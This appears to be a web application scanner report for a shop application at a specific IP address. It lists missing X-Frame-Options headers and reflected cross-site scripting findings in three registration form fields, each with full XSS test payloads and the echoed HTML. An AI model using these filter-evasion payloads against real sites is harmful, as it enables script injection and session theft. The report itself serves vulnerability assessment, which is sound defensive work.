Solution:	Two of the most popular preventions are: X-Frame-Options: This header works with most of the modern browsers and can be used to prevent framing of the page. Framekiller: JavaScript code that prevents the malicious user from framing the page.

Results

Authenticated:	No
Form Entry Point:	-

Payload :	N/A
Result :	The response for this request did not have an "X-FRAME-OPTIONS" header present.

QID: 150081 🟥 **/ Information Disclosure**

Possible Clickjacking Vulnerability

URL: http://134.154.14.153:8080/yuliana/cart/displayCart?productCode=jr01

CWE IDs:
OWASP References:
WASC References:

Vulnerable Parameter:

Description:	An attack can trick the user into clicking on the link by framing the original page and showing a layer on top of it with dummy buttons.
Impact:	Attacks like CSRF can be performed using Clickjacking techniques.
Solution:	Two of the most popular preventions are: X-Frame-Options: This header works with most of the modern browsers and can be used to prevent framing of the page. Framekiller: JavaScript code that prevents the malicious user from framing the page.

Results

Authenticated:	No
Form Entry Point:	-

Payload :	N/A
Result :	The response for this request did not have an "X-FRAME-OPTIONS" header present.

Payload :	N/A
Result :	The response for this request did not have an "X-FRAME-OPTIONS" header present.

QID: 150081 🟥 **/ Information Disclosure**

Possible Clickjacking Vulnerability

URL: http://134.154.14.153:8080/yuliana/cart

CWE IDs:
OWASP References:
WASC References:

Vulnerable Parameter:

Description:	An attack can trick the user into clicking on the link by framing the original page and showing a layer on top of it with dummy buttons.
Impact:	Attacks like CSRF can be performed using Clickjacking techniques.
Solution:	Two of the most popular preventions are: X-Frame-Options: This header works with most of the modern browsers and can be used to prevent framing of the page. Framekiller: JavaScript code that prevents the malicious user from framing the page.

Results

Authenticated:	No
Form Entry Point:	-

Payload :	N/A
Result :	The response for this request did not have an "X-FRAME-OPTIONS" header present.

QID: 150081 🟥 **/ Information Disclosure**

Possible Clickjacking Vulnerability

URL: http://134.154.14.153:8080/yuliana/catalog/displayProduct?productCode=N200

CWE IDs:	
OWASP References:	
WASC References:	
Vulnerable Parameter:	
Description:	An attack can trick the user into clicking on the link by framing the original page and showing a layer on top of it with dummy buttons.
Impact:	Attacks like CSRF can be performed using Clickjacking techniques.
Solution:	Two of the most popular preventions are: X-Frame-Options: This header works with most of the modern browsers and can be used to prevent framing of the page. Framekiller: JavaScript code that prevents the malicious user from framing the page.

Results

Authenticated:	No
Form Entry Point:	-

Payload :	N/A
Result :	The response for this request did not have an "X-FRAME-OPTIONS" header present.
Payload :	N/A
Result :	The response for this request did not have an "X-FRAME-OPTIONS" header present.
Payload :	N/A
Result :	The response for this request did not have an "X-FRAME-OPTIONS" header present.

QID: 150084 **/ Cross-Site Scripting (XSS)**

Unencoded characters

URL: http://134.154.14.153:8080/yuliana/registration/processUser

CWE IDs:	CWE-79
OWASP References:	A2: Cross-Site Scripting (XSS)
WASC References:	WASC-20: IMPROPER INPUT HANDLING
Vulnerable Parameter:	address1
Description:	The web application reflects potentially dangerous characters such as single quotes, double quotes, and angle brackets. These characters are commonly used for HTML injection attacks such as cross-site scripting (XSS).
Impact:	No exploit was determined for these reflected characters. The input parameter should be manually analyzed to verify that no other characters can be injected that would lead to an HTML injection (XSS) vulnerability.
Solution:	Review the reflected characters to ensure that they are properly handled as defined by the web application's coding practice. Typical solutions are to apply HTML encoding or percent encoding to the characters depending on where they are placed in the HTML. For example, a double quote might be encoded as " when displayed in a text node, but as %22 when placed in the value of an href attribute.

Results

Authenticated:	No

Form Entry Point:	http://134.154.14.153:8080/yuliana/registration/displayUserRegistration

Payload : firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=%3CEMBED%20SRC%3D%2F%2Flocalhost%2Fq.swf%20AllowScriptAccess%3Dalways%3E%3C%2FEMBED%3E&address2=123 Main St.&city=Sunnydale&state=CA&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result : comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
                value="John"></td>
        </tr>
        <tr>
            <td align=right>Address1</td>
            <td><input type=text name="address1" size=20
                    value="<EMBED SRC=//localhost/q.swf AllowScriptAccess=always></EMBED>">
                <font color=red>*</font></td>
        </tr>
        <tr>
            <td align=right>Address2</td>
            <td><input type=text name="address2" size=20
```

Payload : firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=%3CIMG%20SRC%3Djavascript%3Aqss%3D777%3E&address2=123 Main St.&city=Sunnydale&state=CA&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result : comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
size=20
                    value="John"></td>
        </tr>
        <tr>
            <td align=right>Address1</td>
            <td><input type=text name="address1" size=20
                    value="<IMG SRC=javascript:qss=777>">
                <font color=red>*</font></td>
        </tr>
        <tr>
            <td align=right>Address2</td>
            <td><input type=text name="address2" size=20
                    value="1
```

Payload : firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=%3CBODY%20ONLOAD%3Dqss%3E&address2=123 Main St.&city=Sunnydale&state=CA&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result : comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
ame" size=20
                    value="John"></td>
        </tr>
        <tr>
            <td align=right>Address1</td>
            <td><input type=text name="address1" size=20
                    value="<BODY ONLOAD=qss>">
                <font color=red>*</font></td>
        </tr>
        <tr>
            <td align=right>Address2</td>
            <td><input type=text name="address2" size=20
                    value="123 Mai
```

Payload : firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=%3CSTYLE%20type%3D%22text%2Fcss%22%20a%3D3%3EBODY%7bbackground%3Aurl(%22javascript%3Aqss%3D777%22)%7d%3C%2FSTYLE%3E&address2=123 Main St.&city=Sunnydale&state=CA&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result : comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
     value="John"></td>
     </tr>
     <tr>
        <td align=right>Address1</td>
        <td><input type=text name="address1" size=20
                value="<STYLE type="text/css" a=3>BODY{background:url("javascript:qss=777")}</STYLE>">
           <font color=red>*</font></td>
     </tr>
     <tr>
        <td align=right>Address2</td>
        <td><input type=text name="address2" size=20
```

Payload : firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=%22'%3E%3C%3CSCRIPT%20a%3D2%3Eqss%3D777%3B%2F%2F%3C%3C%2FSCRIPT%3E&address2=123 Main St.&city=Sunnydale&state=CA&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result : comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
0
                value="John"></td>
     </tr>
     <tr>
        <td align=right>Address1</td>
        <td><input type=text name="address1" size=20
                value=""'><<SCRIPT a=2>qss=777;//<</SCRIPT>">
           <font color=red>*</font></td>
     </tr>
     <tr>
        <td align=right>Address2</td>
        <td><input type=text name="address2" size=20
                value=
```

Payload : firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=%3CDIV%20STYLE%3D%22width%3Aexpression(qss%3D777)%22%3E&address2=123 Main St.&city=Sunnydale&state=CA&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result : comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
0
                value="John"></td>
     </tr>
     <tr>
        <td align=right>Address1</td>
        <td><input type=text name="address1" size=20
                value="<DIV STYLE="width:expression(qss=777)">">
           <font color=red>*</font></td>
     </tr>
     <tr>
        <td align=right>Address2</td>
        <td><input type=text name="address2" size=20
                val
```

Payload : firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=%3CMETA%20HTTP-EQUIV%3D%22refresh%22%20CONTENT%3D%220%3Burl%3Djavascript%3Aqss%3D777%22%3E&address2=123 Main St.&city=Sunnydale&state=CA&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result : comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
             value="John"></td>
        </tr>
        <tr>
          <td align=right>Address1</td>
          <td><input type=text name="address1" size=20
                value="<META HTTP-EQUIV="refresh" CONTENT="0;url=javascript:qss=777">">
            <font color=red>*</font></td>
        </tr>
        <tr>
          <td align=right>Address2</td>
          <td><input type=text name="address2" size=20
```

Payload : firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=%3Cscript%20%3D%22%3E%22%20SRC%3D%2F%2Flocalhost%2Fj%3E&address2=123 Main St.&city=Sunnydale&state=CA&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result : comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
ze=20
                value="John"></td>
        </tr>
        <tr>
          <td align=right>Address1</td>
          <td><input type=text name="address1" size=20
                value="<script =">" SRC=//localhost/j>">
            <font color=red>*</font></td>
        </tr>
        <tr>
          <td align=right>Address2</td>
          <td><input type=text name="address2" size=20
                value="
```

Payload : firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=%3Cscript%20src%3D%2F%2Flocalhost%2Fj%3E&address2=123 Main St.&city=Sunnydale&state=CA&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result : comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
 size=20
                value="John"></td>
        </tr>
        <tr>
          <td align=right>Address1</td>
          <td><input type=text name="address1" size=20
                value="<script src=//localhost/j>">
            <font color=red>*</font></td>
        </tr>
        <tr>
          <td align=right>Address2</td>
          <td><input type=text name="address2" size=20
                value="12
```

Payload : firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=%3CSCRIPT%2FQSS%20SRC%3D%2F%2Flocalhost%2Fj%3E&address2=123 Main St.&city=Sunnydale&state=CA&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result : comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
ize=20
                    value="John"></td>
         </tr>
         <tr>
            <td align=right>Address1</td>
            <td><input type=text name="address1" size=20
                    value="<SCRIPT/QSS SRC=//localhost/j>">
               <font color=red>*</font></td>
         </tr>
         <tr>
            <td align=right>Address2</td>
            <td><input type=text name="address2" size=20
                    value="
```

Payload : firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=%3C%0bscript%20a%3D4%3Eqss%3D777%3C%0b%2Fscript%3E&address2=123 Main St.&city=Sunnydale&state=CA&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result : comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
ize=20
                    value="John"></td>
         </tr>
         <tr>
            <td align=right>Address1</td>
            <td><input type=text name="address1" size=20
                    value="< script a=4>qss=777< /script>">
               <font color=red>*</font></td>
         </tr>
         <tr>
            <td align=right>Address2</td>
            <td><input type=text name="address2" size=20
                    value="
```

QID: 150084 🟥 **/ Cross-Site Scripting (XSS)**

Unencoded characters

URL: http://134.154.14.153:8080/yuliana/registration/processUser

CWE IDs:	CWE-79
OWASP References:	A2: Cross-Site Scripting (XSS)
WASC References:	WASC-20: IMPROPER INPUT HANDLING

Vulnerable Parameter: address2

Description: The web application reflects potentially dangerous characters such as single quotes, double quotes, and angle brackets. These characters are commonly used for HTML injection attacks such as cross-site scripting (XSS).

Impact: No exploit was determined for these reflected characters. The input parameter should be manually analyzed to verify that no other characters can be injected that would lead to an HTML injection (XSS) vulnerability.

Solution: Review the reflected characters to ensure that they are properly handled as defined by the web application's coding practice. Typical solutions are to apply HTML encoding or percent encoding to the characters depending on where they are placed in the HTML. For example, a double quote might be encoded as " when displayed in a text node, but as %22 when placed in the value of an href attribute.

Results

Authenticated: No
Form Entry Point: http://134.154.14.153:8080/yuliana/registration/displayUserRegistration

---

Payload : firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=%22'%3E%3C%3CSCRIPT%20a%3D2%3Eqss %3D777%3B%2F%2F%3C%3C%2FSCRIPT %3E&city=Sunnydale&state=CA&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result : comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
         <font color=red>*</font></td>
      </tr>
      <tr>
        <td align=right>Address2</td>
        <td><input type=text name="address2" size=20
             value=""'><<SCRIPT a=2>qss=777;//<</SCRIPT>"></td>
      </tr>
      <tr>
        <td align=right>City</td>
        <td><input type=text name="city" size=20
             value="Sunnydale">
          <font color=red>*</f
```

Payload : firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=%3Cscript%20src%3D%2F%2Flocalhost%2Fj %3E&city=Sunnydale&state=CA&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result : comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
t.">
          <font color=red>*</font></td>
      </tr>
      <tr>
        <td align=right>Address2</td>
        <td><input type=text name="address2" size=20
             value="<script src=//localhost/j>"></td>
      </tr>
      <tr>
        <td align=right>City</td>
        <td><input type=text name="city" size=20
             value="Sunnydale">
          <font color=red>*</font
```

Payload : firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=%3CBODY%20ONLOAD%3Dqss %3E&city=Sunnydale&state=CA&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result : comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
in St.">
          <font color=red>*</font></td>
      </tr>
      <tr>
        <td align=right>Address2</td>
        <td><input type=text name="address2" size=20
              value="<BODY ONLOAD=qss>"></td>
      </tr>
      <tr>
        <td align=right>City</td>
        <td><input type=text name="city" size=20
              value="Sunnydale">
          <font color=red>*</font></td
```

Payload : firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=%3CIMG%20SRC%3Djavascript%3Aqss
%3D777%3E&city=Sunnydale&state=CA&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result : comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
.">
          <font color=red>*</font></td>
      </tr>
      <tr>
        <td align=right>Address2</td>
        <td><input type=text name="address2" size=20
              value="<IMG SRC=javascript:qss=777>"></td>
      </tr>
      <tr>
        <td align=right>City</td>
        <td><input type=text name="city" size=20
              value="Sunnydale">
          <font color=red>*</fon
```

Payload : firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=%3CDIV%20STYLE%3D%22width%3Aexpression(qss
%3D777)%22%3E&city=Sunnydale&state=CA&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result : comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
          <font color=red>*</font></td>
      </tr>
      <tr>
        <td align=right>Address2</td>
        <td><input type=text name="address2" size=20
              value="<DIV STYLE="width:expression(qss=777)">"></td>
      </tr>
      <tr>
        <td align=right>City</td>
        <td><input type=text name="city" size=20
              value="Sunnydale">
          <font color=red>*
```

Payload : firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=%3CEMBED%20SRC%3D%2F%2Flocalhost%2Fq.swf
%20AllowScriptAccess%3Dalways%3E%3C%2FEMBED
%3E&city=Sunnydale&state=CA&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result : comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
    <font color=red>*</font></td>
      </tr>
      <tr>
        <td align=right>Address2</td>
        <td><input type=text name="address2" size=20
                value="<EMBED SRC=//localhost/q.swf AllowScriptAccess=always></EMBED>"></td>
      </tr>
      <tr>
        <td align=right>City</td>
        <td><input type=text name="city" size=20
                value="Sunnydale">
            <font
```

Payload : firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=%3C%0bscript%20a%3D4%3Eqss%3D777%3C%0b%2Fscript%3E&city=Sunnydale&state=CA&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result : comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
">
            <font color=red>*</font></td>
      </tr>
      <tr>
        <td align=right>Address2</td>
        <td><input type=text name="address2" size=20
                value="< script a=4>qss=777< /script>"></td>
      </tr>
      <tr>
        <td align=right>City</td>
        <td><input type=text name="city" size=20
                value="Sunnydale">
            <font color=red>*</fo
```

Payload : firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=%3CSTYLE%20type%3D%22text%2Fcss%22%20a%3D3%3EBODY%7bbackground%3Aurl(%22javascript%3Aqss%3D777%22)%7d%3C%2FSTYLE%3E&city=Sunnydale&state=CA&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result : comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
<font color=red>*</font></td>
      </tr>
      <tr>
        <td align=right>Address2</td>
        <td><input type=text name="address2" size=20
                value="<STYLE type="text/css" a=3>BODY{background:url("javascript:qss=777")}</STYLE>"></td>
      </tr>
      <tr>
        <td align=right>City</td>
        <td><input type=text name="city" size=20
                value="Sunnydale">
```

Payload : firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=%3CMETA%20HTTP-EQUIV%3D%22refresh%22%20CONTENT%3D%220%3Burl%3Djavascript%3Aqss%3D777%22%3E&city=Sunnydale&state=CA&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result : comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
    <font color=red>*</font></td>
      </tr>
      <tr>
        <td align=right>Address2</td>
        <td><input type=text name="address2" size=20
                value="<META HTTP-EQUIV="refresh" CONTENT="0;url=javascript:qss=777">"></td>
      </tr>
      <tr>
        <td align=right>City</td>
        <td><input type=text name="city" size=20
                value="Sunnydale">
            <font
```

Payload : firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=%3CSCRIPT%2FQSS%20SRC%3D%2F%2Flocalhost%2Fj%3E&city=Sunnydale&state=CA&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result : comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
">
            <font color=red>*</font></td>
      </tr>
      <tr>
        <td align=right>Address2</td>
        <td><input type=text name="address2" size=20
                value="<SCRIPT/QSS SRC=//localhost/j>"></td>
      </tr>
      <tr>
        <td align=right>City</td>
        <td><input type=text name="city" size=20
                value="Sunnydale">
            <font color=red>*</fo
```

Payload : firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=John&address1=123 Main St.&address2=%3Cscript%20%3D%22%3E%22%20SRC%3D%2F%2Flocalhost%2Fj%3E&city=Sunnydale&state=CA&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result : comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
>
            <font color=red>*</font></td>
      </tr>
      <tr>
        <td align=right>Address2</td>
        <td><input type=text name="address2" size=20
                value="<script =">" SRC=//localhost/j>"></td>
      </tr>
      <tr>
        <td align=right>City</td>
        <td><input type=text name="city" size=20
                value="Sunnydale">
            <font color=red>*</fo
```

QID: 150084 🟥 **/ Cross-Site Scripting (XSS)**

Unencoded characters

URL: http://134.154.14.153:8080/yuliana/registration/processUser

CWE IDs:	CWE-79
OWASP References:	A2: Cross-Site Scripting (XSS)
WASC References:	WASC-20: IMPROPER INPUT HANDLING
Vulnerable Parameter:	companyName
Description:	The web application reflects potentially dangerous characters such as single quotes, double quotes, and angle brackets. These characters are commonly used for HTML injection attacks such as cross-site scripting (XSS).
Impact:	No exploit was determined for these reflected characters. The input parameter should be manually analyzed to verify that no other characters can be injected that would lead to an HTML injection (XSS) vulnerability.
Solution:	Review the reflected characters to ensure that they are properly handled as defined by the web application's coding practice. Typical solutions are to apply HTML encoding or percent encoding to the characters depending on where they are placed in the HTML. For example, a double quote might be encoded as " when displayed in a text node, but as %22 when placed in the value of an href attribute.

Results

Authenticated:	No
Form Entry Point:	http://134.154.14.153:8080/yuliana/registration/displayUserRegistration

Payload : firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=%3CMETA%20HTTP-EQUIV%3D%22refresh%22%20CONTENT%3D%220%3Burl%3Djavascript%3Aqss%3D777%22%3E&address1=123 Main St.&address2=123 Main St.&city=Sunnydale&state=CA&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result : comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
<font color=red>*</font></td>
    </tr>
    <tr>
      <td align=right>Company</td>
      <td><input type=text name="companyName" size=20
            value="<META HTTP-EQUIV="refresh" CONTENT="0;url=javascript:qss=777">"></td>
    </tr>
    <tr>
      <td align=right>Address1</td>
      <td><input type=text name="address1" size=20
            value="123 Main St.">
```

Payload : firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=%3C%0bscript%20a%3D4%3Eqss%3D777%3C%0b%2Fscript%3E&address1=123 Main St.&address2=123 Main St.&city=Sunnydale&state=CA&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result : comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
          <font color=red>*</font></td>
      </tr>
      <tr>
        <td align=right>Company</td>
        <td><input type=text name="companyName" size=20
              value="< script a=4>qss=777< /script>"></td>
      </tr>
      <tr>
        <td align=right>Address1</td>
        <td><input type=text name="address1" size=20
              value="123 Main St.">
          <font colo
```

Payload : firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=%3Cscript%20src%3D%2F%2Flocalhost%2Fj%3E&address1=123 Main St.&address2=123 Main St.&city=Sunnydale&state=CA&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result : comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
0>
          <font color=red>*</font></td>
      </tr>
      <tr>
        <td align=right>Company</td>
        <td><input type=text name="companyName" size=20
              value="<script src=//localhost/j>"></td>
      </tr>
      <tr>
        <td align=right>Address1</td>
        <td><input type=text name="address1" size=20
              value="123 Main St.">
          <font color=
```

Payload : firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=%3CEMBED%20SRC%3D%2F%2Flocalhost%2Fq.swf%20AllowScriptAccess%3Dalways%3E%3C%2FEMBED%3E&address1=123 Main St.&address2=123 Main St.&city=Sunnydale&state=CA&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result : comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
  <font color=red>*</font></td>
      </tr>
      <tr>
        <td align=right>Company</td>
        <td><input type=text name="companyName" size=20
              value="<EMBED SRC=//localhost/q.swf AllowScriptAccess=always></EMBED>"></td>
      </tr>
      <tr>
        <td align=right>Address1</td>
        <td><input type=text name="address1" size=20
              value="123 Main St.">
```

Payload : firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=%3CIMG%20SRC%3Djavascript%3Aqss%3D777%3E&address1=123 Main St.&address2=123 Main St.&city=Sunnydale&state=CA&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result : comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
>
          <font color=red>*</font></td>
      </tr>
      <tr>
        <td align=right>Company</td>
        <td><input type=text name="companyName" size=20
             value="<IMG SRC=javascript:qss=777>"></td>
      </tr>
      <tr>
        <td align=right>Address1</td>
        <td><input type=text name="address1" size=20
             value="123 Main St.">
          <font color
```

Payload : firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=%3CSTYLE%20type%3D%22text%2Fcss%22%20a%3D3%3EBODY%7bbackground%3Aurl(%22javascript%3Aqss%3D777%22)%7d%3C%2FSTYLE%3E&address1=123 Main St.&address2=123 Main St.&city=Sunnydale&state=CA&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result : comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
ont color=red>*</font></td>
      </tr>
      <tr>
        <td align=right>Company</td>
        <td><input type=text name="companyName" size=20
             value="<STYLE type="text/css" a=3>BODY{background:url("javascript:qss=777")}</STYLE>"></td>
      </tr>
      <tr>
        <td align=right>Address1</td>
        <td><input type=text name="address1" size=20
             value="123 Main St.">
```

Payload : firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=%3CDIV%20STYLE%3D%22width%3Aexpression(qss%3D777)%22%3E&address1=123 Main St.&address2=123 Main St.&city=Sunnydale&state=CA&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result : comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
         <font color=red>*</font></td>
      </tr>
      <tr>
        <td align=right>Company</td>
        <td><input type=text name="companyName" size=20
             value="<DIV STYLE="width:expression(qss=777)">"></td>
      </tr>
      <tr>
        <td align=right>Address1</td>
        <td><input type=text name="address1" size=20
             value="123 Main St.">
          <font
```

Payload : firstName=John&lastName=John&emailAddress=123 Main St.&password=password&answer=1&companyName=%3CBODY%20ONLOAD%3Dqss%3E&address1=123 Main St.&address2=123 Main St.&city=Sunnydale&state=CA&zip=10001&country=1&creditCardType=Visa&creditCardNumber=4111-1111-1111-1111&creditCardExpirationMonth=01&creditCardExpirationYear=2012

Result : comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

```
ze=20>
                    <font color=red>*</font></td>
            </tr>
            <tr>
                <td align=right>Company</td>
                <td><input type=text name="companyName" size=20
                           value="<BODY ONLOAD=qss>"></td>
            </tr>
            <tr>
                <td align=right>Address1</td>
                <td><input type=text name="address1" size=20
                           value="123 Main St.">
                    <font color=red>*
```

